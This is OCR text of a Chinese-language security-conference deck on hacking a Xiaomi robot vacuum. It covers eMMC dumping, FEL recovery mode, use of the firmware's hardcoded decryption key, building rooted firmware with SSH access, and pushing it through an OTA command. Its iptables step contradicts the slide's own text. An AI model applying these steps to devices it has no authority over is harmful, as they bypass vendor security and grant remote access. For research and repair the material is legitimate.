
從Supermicro下載toolchian(SDK) 開始build

```
./BUILD.sh

--- OpenSSL/openssl/config.O    2014-01-11 13:09:40.012461895 +0100
+++ OpenSSL/openssl/config      2014-01-11 13:10:17.749870032 +0100
```


下載openvpn原始碼 準備交叉編譯

```
CFLAGS="-I$PWD/../../OpenSSL/openssl/local/include" \
CPPFLAGS="-I$PWD/../../OpenSSL/openssl/local/include" \
LDFLAGS="-L$PWD/../../OpenSSL/openssl/local/lib -lcrypto -lssl" \
CC=arm-linux-gcc \
  ./configure --enable-small --disable-selinux --disable-systemd \
```


小米掃地機拆解圖


512 MB RAM
R16
SOC
4GB
eMMC
Flash
STM32 MCU
WiFi Module
Ruby MB V5

IoT 上下位串口終端接腳




IoT通訊架構


Xiaomi Ecosystem
Cloud Protocol (WiFi)
WiFi
BLE
BLE
HTTPS
WiFi
Xiaomi
Cloud
Cloud Protocol
(WiFi)
ZigBee
Gateway


EMMC與EMCP

不會焊回去 很容易變成磚



EMMC與NAND


10年前Xbox 360用的儲存體格式
DUMP Flash目標為了 CPU Key



EMMC與NAND

通常EMMC DUMP下來都為整個韌體架構(dd) 無需要解壓縮跟解密

很少裝置會作filesystem 全扇區加密
除了 Android 7 以後跟iOS



FEL救磚程式


FEL 程式 在 SoC bootloader內子程式 用途救磚與Debug


觸發 FEL方法
1.專用按鈕
2.沒有儲存體SoC
3.從UART Bootloader中輸入指令

```
$efex
or
$go 0xffff0020
Starting application at 0xFFFF0020 ...
```

SoC 與EMMC通訊腳位


短路Data line





SOC 原廠工具

安裝windows驅動程式與Sunxi Tools for win



二種方法


1. 讀取整個 EMMC dump,修改後再回寫
2.用USB 掛載整個OS 再mount EMMC上檔案系統,修改寫入


短路很重要

短路有二種目地

1.進入恢復模式 可DUMP ROM或加載外部OS與程式

2.中斷正常開機模式 用於繞過安全機制 或是修理故障裝置(資料救援)






分析小米掃地機韌體

OS:Ubuntu 14.04.3 LTS (Kernel 3.4.xxx)
應用程式
-• Player 3.10-svn

• 專用軟體的路徑(/opt/rockrobo)
- 客製化的adbd Android Debug Bridge
• iptables 防火牆有打開(IPv4!)
- 擋住Port 22 (SSHd) + Port 6665 (player)

靜態分析IDA Pro


Library function
Data
Regular function
Unexplored
Instruction
External symbol
Functions...
IDA View-A
Strings window
unction name
UpWriteVersionInfo
UpProvisionOfflineI
UpCheckPartitionFi
LwCreateEvent(voic
LwCloseEvent(void
LwWaitEvent(void *
LwSetEvent(void *)
ZonesToLevel
LogPrint
lpOpenStateChange
lpDualStateInitialize
lpCloseStateChange
lpDualStateUninitial
pDoSendMessage(P
pSendMessage_Upc
pSendMessage_Not
Address
Length
Type
String
.rodata:0001A... 00000010 C FormatPartition
.rodata:0001A... 00000015 C ChangeShadowPassword
.rodata:0001A... 0000002C C Failed to delete directory '%s'. errno = %d
.rodata:0001A... 00000027 C Failed to delete file '%s'. errno = %d
.rodata:0001A... 00000008 C CMD> %s
.rodata:0001A... 00000014 C %s > /dev/null 2>&1
.rodata:0001A... 00000017 C Executing \"%s\" failed!
.rodata:0001A... 00000029 C Computed package MD5 = %s; Expected = %s
.rodata:0001A... 00000013 C ccrypt -d -K %s %s
.rodata:0001A... 00000009 C rockrobo
.rodata:0001A... 00000012 C Decrypting %s ...
.rodata:0001A... 00000012 C Decryption failed
.rodata:0001A... 0000001F C tar xzOf %s | dd of=%s bs=8192
.rodata:0001A... 00000022 C Extracting image '%s' to '%s' ...
.rodata:0001A... 0000000F C Extract failed
.rodata:0001A... 00000010 C tar tf %s \"%s\"

打造rooted韌體

從IDA Pro得到韌體AES密鑰”rockrobo”

1.抓下官方韌體,先以ccrypt解開加密 ,tar解開解密後韌體檔案(ext4)

```
ccrypt -d -K rockrobo v11_00xxxx.pkg
tar -xzf  image
```

2.放入SSH RSA Key放入/etc/ssh/

3.關掉防火牆 port 22 ,修改./opt/rockrobo/watchdog/rrwatchdoge.conf

```
iptables -I INPUT -j DROP -p tcp --dport 22
```

4.Tar打包韌體目錄成img檔案,也用同樣密鑰crypt加密.

```
tar -czf "$PATCHED" disk.img
ccrypt -e -K rockrobo “$PATCHEDFW"
```

上傳rooted韌體

將掃地機設定為認養模式(AP)
1.取的掃地機發出的token
2.miio.device: IP 192.168.8.x (ID: $) - token: b'#Token


```
mirobo discover --handshake true
```

```
$mirobo --ip=192.168.8.1 --token=#Token_from_above# status -> should return status
$mirobo --ip=192.168.8.1 --token=#Token_from_above# raw-command miIO.ota
'{"mode":"normal", "install":"1", "app_url":"http://#ipaddress-of-your-computer#/
v11_#version#.pkg", "file_md5":"#md5#","proc":"dnld install"}'
```

NAND 與FTL

NAND 通常要考慮到FTL,ONFI協議,DUMP不難,硬體不貴,但是要考慮到要從建FTL層架構,有ECC跟Pages架構,這需要昂貴PC3000 Flash或Soft center 硬體搭配的軟體分析。

(建議讓專業的來)



ATA Vendor-specific command (工廠指令集)

- 工廠指令


讀寫韌體,ROM操作等特別操作就要用工廠指令集
工廠指令集的原由:生產與維修

公開的T10 文件就有說明
Something (e.g., a bit, field, or code value) that is not defined by the standard and may be used differently various implementations.

- 端口測試指令

臺灣資安大會
CYBERSEC 2019

工廠指令集發送設備PC3000



